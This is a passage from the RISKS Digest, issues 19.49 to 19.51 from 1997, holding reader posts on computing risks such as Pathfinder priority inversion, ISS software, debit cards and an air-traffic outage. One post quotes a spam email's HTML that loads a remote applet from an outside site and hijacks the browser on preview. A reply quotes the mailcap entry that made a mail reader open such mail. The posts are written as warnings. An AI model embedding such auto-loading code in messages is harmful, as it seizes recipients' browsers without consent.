Secondly, leaving the "debugging" facilities in the system saved the day. Without the ability to modify the system in the field, the problem could not have been corrected.

Finally, the engineer's initial analysis that "the data bus task executes very frequently and is time-critical -- we shouldn't spend the extra time in

it to perform priority inheritance" was exactly wrong. It is precisely in such time critical and important situations where correctness is essential, even at some additional performance cost.

HUMAN NATURE, DEADLINE PRESSURES

David told us that the JPL engineers later confessed that one or two system resets had occurred in their months of pre-flight testing. They had never been reproducible or explainable, and so the engineers, in a very human-nature response of denial, decided that they probably weren't important, using the rationale "it was probably caused by a hardware glitch".

Part of it too was the engineers' focus. They were extremely focused on ensuring the quality and flawless operation of the landing software. Should it have failed, the mission would have been lost. It is entirely understandable for the engineers to discount occasional glitches in the less-critical land-mission software, particularly given that a spacecraft reset was a viable recovery strategy at that phase of the mission.

THE IMPORTANCE OF GOOD THEORY/ALGORITHMS

David also said that some of the real heroes of the situation were some people from CMU who had published a paper he'd heard presented many years ago who first identified the priority inversion problem and proposed the solution. He apologized for not remembering the precise details of the paper or who wrote it. Bringing things full circle, it turns out that the

three authors of this result were all in the room, and at the end of the talk were encouraged by the program chair to stand and be acknowledged.

They were Lui Sha, John Lehoczky, and Raj Rajkumar. When was the last time you saw a room of people cheer a group of computer science theorists for their significant practical contribution to advancing human knowledge? :-)
It was quite a moment.

POSTLUDE

For the record, the paper was:

L. Sha, R. Rajkumar, and J. P. Lehoczky. Priority Inheritance Protocols: An Approach to Real-Time Synchronization. In IEEE Transactions on Computers, vol. 39, pp. 1175-1185, Sep. 1990.

✶ Potential software nightmare for International Space Station

"Philip N. Gross" <philg@bart.nl>
Tue, 9 Dec 1997 22:25:43 +0100

After reading the 8 Dec 1997 *Aviation Week and Space Technology* cover story <http://www.aviationweek.com/aviation/avi_stor.htm>, I have grave doubts about the software stability of the enormously complex International Space Station. A few months of testing in a simulated environment and up goes 3.5 million lines of code, developed by independent teams dispersed worldwide. The low-tech Mir with its straightforward computer failures may

one day be day be remembered nostalgically. [PGN Excerpting:]

The initial power-on testing of the U.S. Laboratory Module began at

Marshall in early November 1997 and is planned to last into early 1998.

Although the Lab Module is not to be launched until the fifth shuttle

assembly flight, set for May 1999, it has the potential of affecting ISS

launch scheduling much earlier because the Lab will be the electronic hub

of the station and its software must be tested at Kennedy in connection

with the two assembly flight payloads that precede it. This critical

Multiple Element Integrated Test (MEIT), set between September-December

1998, will link the ISS software and hardware for shuttle assembly flights

3A, 4A and 5A, requiring that software be developed well in advance of

these tests. The MEIT requirements, combined with training requirements

for the first ISS crew, are creating a "huge tidal wave of software" [...]

* The hardware to be linked includes the Z-1 truss carrying electrical and

fluid systems; the massive U.S. Photovoltaic Module power system, and

simulated Node-1 avionics.

* There are at least 3.5 million lines of code from multiple U. S., Russian,

European, Canadian and Japanese contractors, ``the most diverse software

of any aerospace program ever conceived.''

* ``Everything is interrelated. One thing affects the other and we have

some very complex integrated schedules. Software clearly has the

potential for delaying the launch of the Laboratory Module and subsequent flights.''

✈ Mail from Microsoft Network Rejected by America Online

Edupage Editors <educom@educom.unc.edu>

Tue, 2 Dec 1997 11:23:58 -0500

Mail sent to AOL users by MSN members using the latest version of the service (version 2.5) is being rejected by AOL for undetermined technical reasons. Each company is convinced that the problem is at the other end, and both claim to be anxious to resolve the problem. (News.Com 1 Dec 1997; Edupage, 2 Dec 1997)

✈ Beware of HTML Mail

"braz" <braz@mnw.net>

28 Nov 1997 03:21:42 GMT

I received a spam mail today that was rather sinister. Many spams that I receive request that you click on the hyperlink to go to their site. This one, however, was much different. I am running IE4.0, and I simply highlighted the new message in my mailbox, and clicked on the subject to read it. It immediately downloaded and initialized a java applet that took control of my browser, opened a session to their site as I sat in amazement.

I then quickly (out of fear) stopped the connection to that site, went back to the mail message and viewed the source to see what was in it. Here is the first few lines of the mail - I numbered the lines so they won't be interpreted as HTML/E-mail here:

```
1. <html>
2. <head>
3. <title>webtour</title>
4. </head>
5. <body>
6. <applet
7.     code=sitewalk.class
8.     codebase=http://www.netinstrument.com/applet
9.     name=sitewalk
10.    width=2
11.    height=2 >
12. <param name="page1" value="jpg, , 300, 200, 4000, ,
start-http://www.netinstrument.com/email2.htm, -, -, -, -, -, -,
-, -, -, ">
(line 12 repeated for various links at their site)
```

I never really cared much about the spam I received, because it was really non-intrusive for the most part. This, however, was scary. It took control of my IE4 Browser, and forced me to their site. Who knows what the sites web pages do if you let it run its course.

Net users, beware. The risks of simply receiving spam have just skyrocketed.

Turn off auto-preview mode, and look at the *source* of the message prior to opening the mail item. I never cared about this before, but I really feel violated in some weird electronic sense.

Tom Brazil <braz@mnw.net>

⚡ Beware of HTML Mail

Navindra Umanee <navindra@cs.mcgill.ca>

Sat, 29 Nov 1997 22:56:20 -0500

I had a little chuckle when I first read Tom Brazil's little "incident" with HTML mail and Microsoft software. Surely, such a silly thing could not possibly happen to *me* on my relatively secure Linux system.

Unfortunately, the exact same thing *did* happen to me and it was quite a sobering experience. Like Tom, I killed Communicator and investigated the matter.

My Mail User Agent on Linux is Mutt 0.76 but the *real* culprit was a neat little entry in my ~/.mailcap,

```
text/html; netscape -remote 'openURL(%s)'
```

This was triggered by my MUA on finding "Content-type: text/html" in the headers of the spam mail.

Fortunately, the solution in Linux is simple: Remove all such dangerous entries from ~/.mailcap and /etc/mailcap (the latter, incidentally, is maintained automatically by my Debian GNU/Linux system and had the text-browser lynx as the entry for content-type text/html).

The risk? Feeling too secure and thinking that it could never happen to you...

Navin

✦ Microsoft, CNET, BUGTRAQ and the 'land' attack (Milunovic, R-19.48)

Geoffrey King <geoff@austlii.edu.au>

Sat, 6 Dec 1997 17:46:31 +1100

I wish to point out the RISKS of relying on poorly researched media reports for information about security ...

The previous issue of RISKS contained a report passed on from the CNET news service about the 'land' attack. The CNET report which appears at <<http://www.news.com/News/Item/0%2C4%2C17009%2C00.html>> carries a date of 4 Dec 1997 at 5pm PST.

For a start, the way in which the article was written indicates a general misunderstanding of the bug and the possible exploitation thereof.

More seriously, the article also appears some 14 days after the first posting (including exploit code) of the 'land' vulnerability to the BUGTRAQ list. But today's "news" does coincide quite nicely with the announcement that Microsoft would release patches. And please also note that the statement of "Jason Grams, a product manager at Microsoft", that "[o]bviously, this isn't a Microsoft-only problem, it's a pretty big problem" is not entirely accurate. There are a number of operating systems which are not vulnerable to this attack, including current releases of Linux, Solaris, Irix, OS/2 and others ... other vendors, including CISCO,

acted immediately to warn of and patch vulnerabilities in their products.

Wired News published an excellent article as early as 21 Nov 1997.

<<http://www.wired.com/news/news/technology/story/8707.html>>

While I'm writing about this particular problem, I might also quote from a

Microsoft executive asked recently about the possibility that the Internet

Explorer 'res://' bug and the Pentium bug could be combined.

"It's not as simple as sitting down at an IE4 machine. We've tried it on several [machines] and we get a crash but that's it, which is certainly not a security hole," he said.

<<http://www.wired.com/news/news/technology/story/8429.html>>

Is that really acceptable coming from a major OS vendor?

A demonstration of the exploitation of the 'res://' Internet Explorer bug in

combination with the recently discussed Pentium bug is available at

<<http://www.ee.surrey.ac.uk/Personal/L.Wood/IE4res/>> [WARNING:

this

demonstration may crash your machine].

And here's a quote from a Microsoft technical note about security risks in

Windows95 file and print sharing:

"The SMBCLIENT Samba network client allows users to send illegal

networking commands over the network. At this time, the Samba client is the only known SMBCLIENT that does not filter out such

illegal commands. SMBCLIENT users do not automatically gain access

to the Windows 95 drive; these users must know the exact steps to

send these illegal commands."

<<http://premium.microsoft.com/support/kb/articles/q128/0/79.asp>>

Glossary: Samba <<http://samba.anu.edu.au/>> is an implementation of the SMB protocols to allow UNIX servers to be used in a Microsoft environment, as both servers and clients.

Does anybody here want to volunteer for a trip to Seattle to explain to the Microsoft 'engineers' that client-server security mechanisms probably shouldn't rely on the good behaviour of the clients ??

It looks to me like it might be time to encourage a little more genetic diversity in operating systems ... let's not build the world around this sort of nonsense ...

Hmmm ... and does anybody here still think today's "news" is news ??

Geoffrey King <www.homosapiens.org>, Australasian Legal Information Institute
Faculty of Law, University of Technology, Sydney +61(2) 9514 3176

The ATM Debit Card Switcheroo

PRIVACY Forum <privacy@vortex.com>
Thu, 20 Nov 97 21:44 PST

Reprinted from PRIVACY Forum Digest V06 #16 with permission

PRIVACY Forum Digest Thursday, 20 November 1997 Volume
06 : Issue 16

Moderated by Lauren Weinstein (lauren@vortex.com)
Vortex Technology, Woodland Hills, CA, U.S.A.
<http://www.vortex.com>

Date: Thu, 20 Nov 97 19:46 PST
>From: lauren@vortex.com (Lauren Weinstein; PRIVACY Forum Moderator)
Subject: The ATM Debit Card Switcheroo

Greetings. Longtime readers of this digest know that I have rather mixed feelings about massive Wells Fargo Bank when it comes to security and privacy issues. When they were among the first to institute user-selected passcodes to control telephone access to accounts, I publicly applauded. On the other hand, I've condemned their moves to terminate neighborhood bank branches in favor of noisy, crowded, and privacy-unfriendly "supermarket branches". So it's been a mixed bag.

Unfortunately, that bag just got substantially more moldy. Wells is in the process at this time of the unsolicited replacing of apparently millions of current ATM cards with what they call "ATM and Check Cards". What these really are is combined ATM and *debit* cards (apparently Wells doesn't like using the word "debit"--it doesn't appear anywhere in the literature that accompanies the cards).

These cards, which are branded with the MC credit card logo, replace customers' current ATM cards, which customers are informed will "expire shortly". Customers need to call a toll-free number from their home phone (obviously for ANI phone number verification--which essentially is a non-blockable caller-ID) to activate their new cards. Also

buried in the pile of material accompanying the card, is a number to call if for some reason the customer would prefer to keep using their old non-debit ATM card instead. (This second number is actually just the normal Wells toll-free customer service number--you need to work your way to an operator to "cancel" the new card.)

Wells Fargo customers (and customers of other banks) might well want to consider refusing these sorts of debit cards--or making sure you never use them except in an ATM. While the card seems to add convenience at first glance, in reality it is a big step *backwards* toward PIN-less access by others to your money, with a range of potential problems--it could actually be more dangerous than a conventional credit card!

A debit card of the kind Wells is distributing is used like a credit card. Anywhere a MC would be accepted, the new card can be used. The banks promote this as a major value of the card (along with some credit-card like "purchase protection" programs). But just like with a real credit card, no PIN is needed for purchases, only a signature. And not even the signature is required for telephone purchases, again, just like a conventional credit card.

But unlike credit cards, the debit card doesn't result in a bill mailed to you later, rather, it draws money immediately from your checking account. Banks love this--it's like instant money with no float (the merchant pays

the same percentage for accepting the debit card as he or she would for a normal credit card purchase). But with a "real" credit card, you have a chance to go over your bill and search for erroneous purchases *before* paying. Sure, it's a hassle if someone uses your credit card number for unauthorized purchases, but a debit card usable without a PIN opens up a whole new dimension.

The problem of course is that since the debit card draws immediately from your checking account, without the protection of a PIN, anyone who has ever seen your debit card, and has the number and expiration date, could use it for purchases which will immediately draw down your checking account. When you get your monthly checking statement, these purchases will be itemized--but the money has *already* long since been pulled from your checking account by the time you get the statement. Folks who check their account status online every day will be in better shape, but most people don't do this and shouldn't need to.

Having your checking account suddenly go dropping down toward zero has an important side-effect. The legitimate checks you've written can start merrily bouncing, unless you're fortunate enough to have plenty of money in an associated "overdraft" account of some sort.

Wells suggests that there are protections built into their debit card system. You're not responsible for purchases made by unauthorized parties if you notify Wells what's going on. That's well and good, but hardly

compensates for the hassle of bounced checks with potentially numerous entities that can result from misuse of your debit card numbers. Wells also points out that there is a daily limit on debit card activity. This is true, but as far as I can tell that limit has no obvious relationship to the amount of money in the checking account. In cases I've seen myself, the assigned daily limit was up to 10 times the average account balance!

PIN-less access of this sort to checking accounts is full of problems. The account can be accessed without a physical check, without a PIN, and without your immediate knowledge. For anyone who has "real" credit cards, ones which bill and are paid conventionally, there seems to be little benefit (for the customer!) to a debit card of this sort, at least compared with the negatives and potential hassles that could result. Even persons without real credit cards might wish to think long and hard about the wisdom of using a card that could so easily result in their checking account being drained and their checks being bounced.

The irony of all this is that at a time when what we really need is some form of PIN protection on conventional credit cards, the introduction (especially unsolicited) of a PIN-less financial instrument of this sort can only be viewed as a very bad idea. The losses that are certain to accrue will no doubt be handled like the untold millions in credit card losses each year, via higher costs and bank fees for merchants and

other customers alike.

Lauren Weinstein, Moderator, PRIVACY Forum <http://www.vortex.com>

[I called and cancelled mine immediately upon receipt.
no point playing "PIN, the tale on the don('t)key.~ PGN]

⚡ Reminder on Privacy Digests

<RISKS moderator>

17 Apr 1997

Periodically I remind you of TWO useful digests related to privacy, both of which are siphoning off some of the material that would otherwise appear in RISKS, but which should be read by those of you vitally interested in privacy problems. RISKS will continue to carry general discussions in which risks to privacy are a concern.

* The PRIVACY Forum is run by Lauren Weinstein. It includes a digest (which he moderates quite selectively), archive, and other features, such as PRIVACY Forum Radio interviews. It is somewhat akin to RISKS; it spans the full range of both technological and nontechnological privacy-related issues (with an emphasis on the former). For information regarding the PRIVACY Forum, please send the exact line: information privacy as the BODY of a message to "privacy-request@vortex.com"; you will receive a response from an automated listserv system. To submit contributions, send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is

run by Leonard P. Levine. It is gatewayed to the USENET newsgroup

comp.society.privacy. It is a relatively open (i.e., less tightly moderated)

forum, and was established to provide a forum for discussion on the

effect of technology on privacy. All too often technology is way ahead of

the law and society as it presents us with new devices and applications.

Technology can enhance and detract from privacy. Submissions should go to

comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests,

although contributions tend not to appear in both places. If you are very

short of time and can scan only one, you might want to try the former. If

you are interested in ongoing discussions, try the latter.

Otherwise, it

may well be appropriate for you to read both, depending on the strength of

your interests and time available.

PGN



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 50

Sunday 14 December 1997

Contents

- [Programmable defibrillator bug](#)
[Steve Bellovin](#)
- [Vandal posts ransom note on Yahoo](#)
[Edupage](#)
- [Computerized test failure](#)
[Steve Bellovin](#)
- [Insanely insulting spelling checker](#)
[Martin Bonner](#)
- [On Weak RSA-keys produced from Pretty Good Privacy](#)
[Jean-Jacques Quisquater](#)
- [Retraction on weak RSA-keys produced from PGP](#)
[Jean-Jacques Quisquater](#)
- [Computer crash impacts Washington DC Metro](#)
[Epstein Family](#)
- [Risks of new Motorola system](#)
[Matthew Healy](#)
- [Re: Potential software nightmare for ISS \[name withheld\]](#)
- [Mars Pathfinder priority inversion](#)
[Bob Rahe](#)
- [Automated translation from AltaVista](#)

[Seth David Schoen](#)

● [Re: Beware of HTML Mail](#)

[Martin Minow](#)

● [Software Fault Injection](#)

[Gary McGraw](#)

● [7th USENIX Security Symposium - Conference Program](#)

[Jackson Dodd](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ Programmable defibrillator bug

Steve Bellovin <smb@research.att.com>

Wed, 10 Dec 1997 11:20:32 -0500

The AP reports that a particular brand of implantable defibrillator has a programming bug -- it can cause the patient's heart to race. A fix has been developed, and doctors will be able to use a small radio transmitter to load in the new code. Of course, that raises other issues, such as how the code is authenticated, how well a more distant transmitter can load new code into someone else's body, etc....

⚡ Vandal posts ransom note on Yahoo

Edupage Editors <educom@educom.unc.edu>

Thu, 11 Dec 1997 11:42:52 -0500

A network vandal broke into the Yahoo Web site for several minutes Monday night to post a note instructing the government to release the prisoner

Kevin Mitnick, who is serving time for having used phones and computers to break into corporate, government and university computer systems. Although the vandal claimed to have implanted a "logic bomb/worm" on the Yahoo site, no virus was found, and the security breach was discovered and patched immediately. [*The New York Times* Cybertimes, 7 Dec 1997; Edupage, 11 Dec 1997]

⚡ Computerized test failure

Steve Bellovin <smb@research.att.com>
Thu, 11 Dec 1997 18:30:35 -0500

The Graduate Management Admission Test (GMAT) is now entirely computerized -- candidates take it via an interactive system. The trouble is, on Thursday it broke -- "The screens would freeze, the tests wouldn't launch or start". The organization that administers that test is trying to expand its hours so that people can reschedule.

The AP article did note that the computerized system does allow for much more flexibility in scheduling, and that the paper-based system has its own outage potentials -- sites have been closed by fires and by the noise from marching bands at football games...

⚡ Insanely insulting spelling checker

Martin Bonner <martin.bonner@pigroup.co.uk>

Thu, 11 Dec 1997 09:30:11 -0000

No, this is not another "<name> becomes <rude-word>" stories...

Cambridge City Council (in England) wrote to a number of residents.

Being careful people, they spell-checked the letter before sending it.

The problem was that the spell checker couldn't see anything wrong with

a letter that began "Dear Sir or Madman...".

The RISKS? Assuming that once a computer has checked it, it must be OK.

(Reported in Cambridge Evening News, 10th December 1997).

(Note for non-native English speakers, the conventional start to such a

letter would be "Dear Sir or Madam...")

Martin Bonner, Pi Technology Ltd, Milton Hall, Church Lane,
Milton,

Cambridge, CB4 6AB +44 (0)1223 203894 martin.bonner@pigroup.co.
uk

🔥 On Weak RSA-keys produced from Pretty Good Privacy

jjq <jjq@dice.ucl.ac.be>

Wed, 10 Dec 1997 08:31:46 +0100

is the title of a paper presented at ICICS '97 (Beijing, Nov. 11-14, 1997)

by Y. Sakai, K. Sakurai and I. Ishizuka, pp. 314-324, LNCS 1334, Springer-Verlag. (Don't forget to read the paper just before this one :-).

>From the abstract:

"... Our obtained results show that bad primes are generated in

PGP and

induced weak keys can be easily breakable via $P + 1$ factoring method.

For instance, in the case of RSA-key with 512-bit, we could attack

1. 0.3% users' systems with only 15 hours single PC-computations (very weak keys!!),
2. 2% users' systems with 50 days single PC-computations (weak keys?)."

Notice that they only claim a possible problem for key length around 512 bits.

I'm sure that many other commercial implementations have such similar deficiencies.

My questions:

1. Any public evaluation of this paper? Other estimations?. This paper

was accepted at a good conference (good panel of cryptographers,

not a proof :-) and there was no comment (contradiction) after the

talk. It seems they are some controversy about that results. Where?

I think it is very good for any product to be submitted to public scrutiny especially if we are speaking about our (your) privacy.

2. Why do we trust some systems and implementations?

And how to improve our methodology of tests?

And how to convince somebody that indeed we used a good generation method for our keys.

In the case of encryption there is really a general problem.

You want I use YOUR (maybe insecure) public key for encrypting MY

private message: please convince me FIRST you did correctly the key

generation. Any convincing solution?

Jean-Jacques Quisquater, <http://www.dice.ucl.ac.be/crypto>

✂ Retraction on weak RSA-keys produced from PGP

jjq <jjq@dice.ucl.ac.be>

Sun, 14 Dec 1997 16:01:18 +0100

The main result of this paper is not correct at all!
See the retraction of the main author in sci.crypt.research.

A correct estimate is given by Bob Silverman in a report accessible at RSA Labs (www.rsa.com/rsalabs):
"The requirement for strong primes in RSA encryption" (May 1997).
Very interesting paper (see the remarks about the EMV generation).

In few words, the table p.4 means:

- suppose one million of users choose a RSA key of 512 bits (two factors of 256 bits, chosen randomly) then, if each user is using 50.000 hours of serial computation (not fully precise what Bob means by hours) for breaking his own key using the (P-1) algorithm, ONLY one key will be likely broken.
- suppose one billion of users (China!) choose a RSA key by the same method, then, using 500 hours of serial computation for each key, ONLY 7 keys will be likely broken.

It is implicit from these results that it is correct to use more than 2 factors for RSA if modulus with more than 512 bits are used:

- suppose one million of users choose a RSA key of 512 bits with 3 factors then, using 50.000 hours for each key, around 1000 keys will be likely broken (using the Canfield, Erdos, Pomerance approximation for the number of smooth numbers) ;
- BUT suppose one million of users choose a RSA key of 1024 bits

with

4 factors then, using 50.000 hours of computation for each key, no key at all will be likely broken.

Let us remark that this computing power will be better used to factorize some chosen modulus (here the results are randomly obtained): however you need cooperation between the users.

In fact, it is possible to imagine a new LOTTERY (no needed cooperation between users: maybe a new idea of challenge for RSA, inc :-)
- publish many modulus to factorize with a given level of security;
- the users choose randomly the modulus they want to factorize, using some algorithm;
- after a given time, the winners are given by the first factorizations.

Jean-Jacques Quisquater,
<http://www.dice.ucl.ac.be/crypto>

✶ Computer crash impacts Washington DC Metro

Epstein Family <jepstein@mail1.mnsinc.com>
Sat, 13 Dec 1997 13:48:57 -0500

According to the 17 Dec 1997 **Washington Post**, a computer failure caused 20-minute delays on Metro's Red Line. It goes on to say "The problem occurred when workers in Metro's downtown central control room tried to add an accessory to the main computer that monitors trains' positions. The computer crashed and came back on line only when the accessory

was detached,
Metro officials said." No indication what the "accessory" was
or why it
caused a crash.

There was no indication that there were any safety-related
issues associated
with the computer failure.

⚡ Risks of new Motorola system

Matthew D. Healy <Matthew.Healy@yale.edu>

Thu, 11 Dec 1997 14:17:02 -0500

Front page of {USA Today} for Wed, 10 December 1997:

Pager Lets You Locate Your Car, Unlock And Start It

According to the story, Motorola has a new system that can use
paging
systems to:

- o unlock a car for somebody who locked their keys in the car
- o locate a car in a large parking lot
- o remotely disable a car so it cannot be started

According to the story, finance companies are especially keen on
the idea --
they'd be able to disable the cars of customers who fail to make
their loan
payments.

I don't think I need spell out the potential problems for RISKS
readers.

I've had enough fun over the years convincing this or that
creditor that
their records were in error; having my car disabled while I was
fighting
their collection department could really be lots of fun...

Matthew.Healy@yale.edu

<http://ycmi.med.yale.edu/~healy/>

✦ Re: Potential software nightmare for ISS (Gross, [RISKS-19.49](#))

<[identity withheld by request]>

Wed, 10 Dec 1997 14:14:23 -0800 (PST)

This is a note on Philip Gross' well-justified concern over the International Space Station software. The *Aviation Week* article he cites concludes with a telling quote: "'Most people would not have given us a snowball's chance in Hell to finally pull this thing off, but now we are actually headed toward the pad to launch it,' [Randy] Brinkley [NASA's ISS program manager] said."

This strikes me as reminiscent of the narrow definition of "success" that preceded the Challenger explosion. As Richard Feynman stated, NASA was playing " ... a kind of Russian roulette [The shuttle] flies [with O-ring erosion] and nothing happens. Then it is suggested, therefore, that the risk is no longer so high for the next flights." Feynman was stunned by NASA's ability to take a nonlinear event -- the erosion of a material by a hot gas -- and translate it into binary terms, into a "linear rule of thumb," as James Gleick put it in his text on Feynman, GENIUS.

The point here is that "going to the launch pad" is not equal to success, because getting the asset on orbit is not the end. Structural integrity cannot overcome weakness in 3.5M LOC, especially when that much

code means
that the astronauts themselves are there to do experiments, not
to "fly" the
ISS. We are watching the establishment of an autonomous unit in
space with
the humans serving as back-up to the back-up to the back-up.
Structural
integrity AND bad code is equal to disaster.

I would concur with Peter Gross' concern that a few months of
testing is not
enough, that NASA is testing its material far more than its code
-- which is
surprising considering the rigor that NASA's contractor brings
to its
shuttle software: each of the last three releases (each 420K
LOC) had one
(1) error each, with the last eleven releases having a total of
17 errors. I
wonder if the 3.5M LOC for the ISS will have a handful of errors
in its
releases?

✶ Mars Pathfinder priority inversion (Jones, [RISKS-19.49](#))

Bob Rahe <bob@hobbes.dtcc.edu>

Wed, 10 Dec 1997 10:30:01 EST

In [RISKS-19.49](#), Mike Jones <mbj@MICROSOFT.com> writes a
fascinating account
of "What really happened on Mars Rover Pathfinder". It's just
that kind of
behind-the-scenes articles that make RISKS so great. But, near
the end he
talks about the 3 authors from CMU who had written a paper in
1990 that he
says had first identified the priority inversion problem and
proposed a
solution.

Not to take anything from those authors but that exact type of problem was addressed in at least one mainframe operating system way back in the early 1970s. The Burroughs MCP (Master Control Program) that ran (and still runs as the Unisys A-Series MCP) their mainframe systems, had a locking scheme that could produce exactly that kind of problem. A lock procured by a low-priority task which then get's pre-empted by a medium-priority task, could lock out a high priority task. Their solution at the time (and still is the last time I looked) was to bump the priority of any task procuring a global system lock such as the one mentioned in the article. Simply, if priorities ran from 0 (low) to 99 (high), procuring a lock under their algorithm would add 100 to the priority of the locking program. When the lock was released the priority would be dropped back by the same amount.

While not as elegant a solution, in my opinion, it certainly was adequate for the problem given that these were not 'real-time' systems, and was certainly an enduring solution.

Another example of there apparently being nothing new in software as well as under the sun?

Bob Rahe, Delaware Tech&Comm Coll., Computer Center, Dover, Delaware
Internet: bob@hobbes.dtcc.edu

Automated translation from AltaVista

Seth David Schoen <schoen@uclink4.Berkeley.EDU>

Thu, 11 Dec 1997 20:59:48 -0800

DEC's AltaVista has integrated a very impressive automated translation system with their search engine. You'll be given the option to translate pages when you search with AltaVista.

I tried translating documents from English to Spanish and back, and several similar experiments. Amazingly, although the grammar comes out very poorly, the sense of the documents is almost always intelligible.

The risk is presented in AltaVista's own press release: "As this technology matures, it may become unnecessary to offer Web sites in multiple languages."

(<http://www.altavista.digital.com/av/content/pr120997.htm>). So risks lie in:

(1) Trusting machine translation as reliable and for more than it's worth -- as an adequate means of reaching intended audiences. One can accidentally lose substantial and significant shades of meaning. (Try "web site" from English to Portugese to English; you get "leather-strap place".)

(2) Marginalizing less-common languages. Many web sites of international organizations are presently given in some uncommon languages; if they decide that this translation service or a successor is "adequate", they may drop support of smaller languages AltaVista won't translate for them.

Seth David Schoen L&S '01 (undeclared) / schoen@uclink4.berkeley.edu

[NOTE ADDED LATER:

Try "<http://babelfish.altavista.digital.com/cgi-bin/translate?>"
directly

(rather than clicking the "Translate" link from a web page
they've found).

It was configured slightly differently when I first tried it, so
I wasn't
sure how the URL was going to turn out.]

⚡ Re: Beware of HTML Mail (Brazil, [RISKS-19.49](#))

Martin Minow <minow@apple.com>

Tue, 9 Dec 1997 15:26:54 -0800

Another interesting "risk" in the applet spam described by Tom
Brazil

is the way the applet was configured:

```
>> <applet code=XXX codebase=YYY name=ZZZ width=2 height=2>
```

This tells the Java interpreter to run the applet in a 2x2 pixel
screen

area, which will be easy for the viewer to miss. So the applet
can do it's

thing while the viewer reads the rest of the display (presumably
in HTML).

It might prove interesting to use a Java decompiler to determine
precisely

what this applet actually does, and whether it calls any classes
that are

not protected by the Java security "sandbox." Sun's 100% pure
test program

can be downloaded from their website for a first-pass check.

Martin Minow minow@apple.com

Software Fault Injection

Gary McGraw <gem@rstcorp.com>

Wed, 10 Dec 1997 08:21:12 -0500 (EST)

We are pleased to announce the publication of a new software engineering book:

Software Fault Injection: Inoculating Programs Against Errors
by Jeff Voas and Gary McGraw (Reliable Software Technologies)
ISBN: 0-471-18381-4, John Wiley & Sons, 1997

Fault injection is a useful tool in developing high quality, reliable code. Its ability to reveal how software systems behave under experimentally controlled anomalous circumstances makes it an ideal crystal ball for predicting how badly good software can behave. This complete, how-to guide to a revolutionary new approach to software analysis gets developers, programmers, and managers up to speed on cutting-edge fault injection techniques. Fault injection is useful in multiple domains including:

- o Testing - predicting where faults are most likely to hide
- o Safety - simulating failures in real software environments and estimating worst-case scenarios
- o Law - predicting the level of liability incurred by a piece of code
- o Security - uncovering potential security vulnerabilities during the development cycle
- o Reuse - obtaining a more accurate read on crucial maintenance and reuse issues
- o Engineering - seamlessly introducing fault-injection into your software process

For more information, see <<http://www.rstcorp.com/fault-injection.html>>.

7th USENIX Security Symposium - Conference Program

Jackson Dodd <jackson@usenix.ORG>

Thu, 11 Dec 1997 18:01:53 GMT

7th USENIX Security Symposium
January 26-29, 1998
San Antonio, Texas

Sponsored by USENIX, the Advanced Computing Systems Association
In cooperation with the CERT Coordination Center

For more information about this event, visit the Security
Symposium

Website: <http://www.usenix.org/events/sec98/>

=====
Early registration discount deadline: January 5, 1998
=====

Are you responsible for your company's security? Are you looking for real-world implementations for security issues? If you are, plan to attend the 7th USENIX Security Symposium January 26-29 in San Antonio.

You can learn about the newest tools in tutorials, hear the latest solutions offered by researchers, meet and talk with some of the leading lights in the security community, and share problems and solutions with your peers.


Speakers include Bill Cheswick, Carl Ellison, Dan Geer, Arjen Lenstra, Alfred Menezes, Clifford Neuman, JoAnn Perry, Marcus Ranum, Jon Rochlis, Avi Rubin, Shabbir Safdar, Bruce Schneier.

Be sure to sign up for tutorials early--they often fill up fast. Topics include:

- * Java, NT, and Web Security
- * Cryptography
- * Certification
- * How to Handle Incidents
- * What Every Hacker Already Knows

USENIX is the Advanced Computing Systems Association. Its members are the computer technologists responsible for many of the innovations in computing we enjoy today. To find out more about USENIX, visit its web site:

<http://www.usenix.org>.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 51

Saturday 19 December 1997

Contents

- [Brief KC power outage triggers national air-traffic snarl](#)
[PGN](#)
- [Public-key crypto history vs cryptohistory](#)
[Steve Bellovin](#)
- [Chinook helicopter engine software](#)
[Mike Ellims](#)
- [AltaVista calls Esperanto communist](#)
[Philip Brewer](#)
- [Privacy problems with patient data in hospitals, by Simson Garfinkel](#)
[via Fr. Stevan Bauman](#)
- [Risk of seizure-inducing video](#)
[Bruce Martin](#)
- [Re: Potential software nightmare for ISS](#)
[Bruce Stephens](#)
[name withheld](#)
- [Satanic Risks?](#)
[Lindsay F. Marshall](#)
- ["Concurrent Programming" by Fred B. Schneider](#)
[PGN](#)
- [Info on RISKS \(comp.risks\)](#)

✈ Brief KC power outage triggers national air-traffic snarl

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 19 Dec 97 9:16:46 PST

Power went out at Kansas City's Olathe Air Route Traffic Control Center at

9:03a.m. CST on 18 Dec 1997, resulting in a ``brief and supposedly

impossible power failure'' [1]. A technician routed power through half of

the redundant ``uninterruptible'' power system, preparatory to performing

annual preventive maintenance on the other half. Unfortunately, he

apparently pulled the wrong circuit board, and took down the remaining half

as well. The maintenance procedure also bypassed the standby generators and

emergency batteries. The resulting outage took out radio communications

with aircraft, radar information, and phone lines to other control centers.

Power was out for only 4 minutes, communications were restored shortly

thereafter, and backup radar was working by 9:20a.m. However, at least 300

planes were in the Olathe-controlled airspace at the time, and the effects

piled up nationwide. Hundreds of flights were cancelled, diverted, or

delayed. There were delays of up to 2 hours, and delays continued into the

evening. [Sources: 1. Matthew L. Wald, **The New York Times**, 19 Dec 1997;

2. **Kansas City Star**, 19 Dec 1997.]

The **Times** article noted that this is the latest in an improbable series of

problems. The NY Terminal Radar Approach Control (TRACON) was

shut down almost completely on 15 Oct 1997, because of dust from ceiling tiles, and a similar situation occurred at the Jacksonville center. The TRACONS at Dulles and O'Hare were closed when fumes invaded the ventilation systems.

✶ Public-key crypto history vs cryptohistory

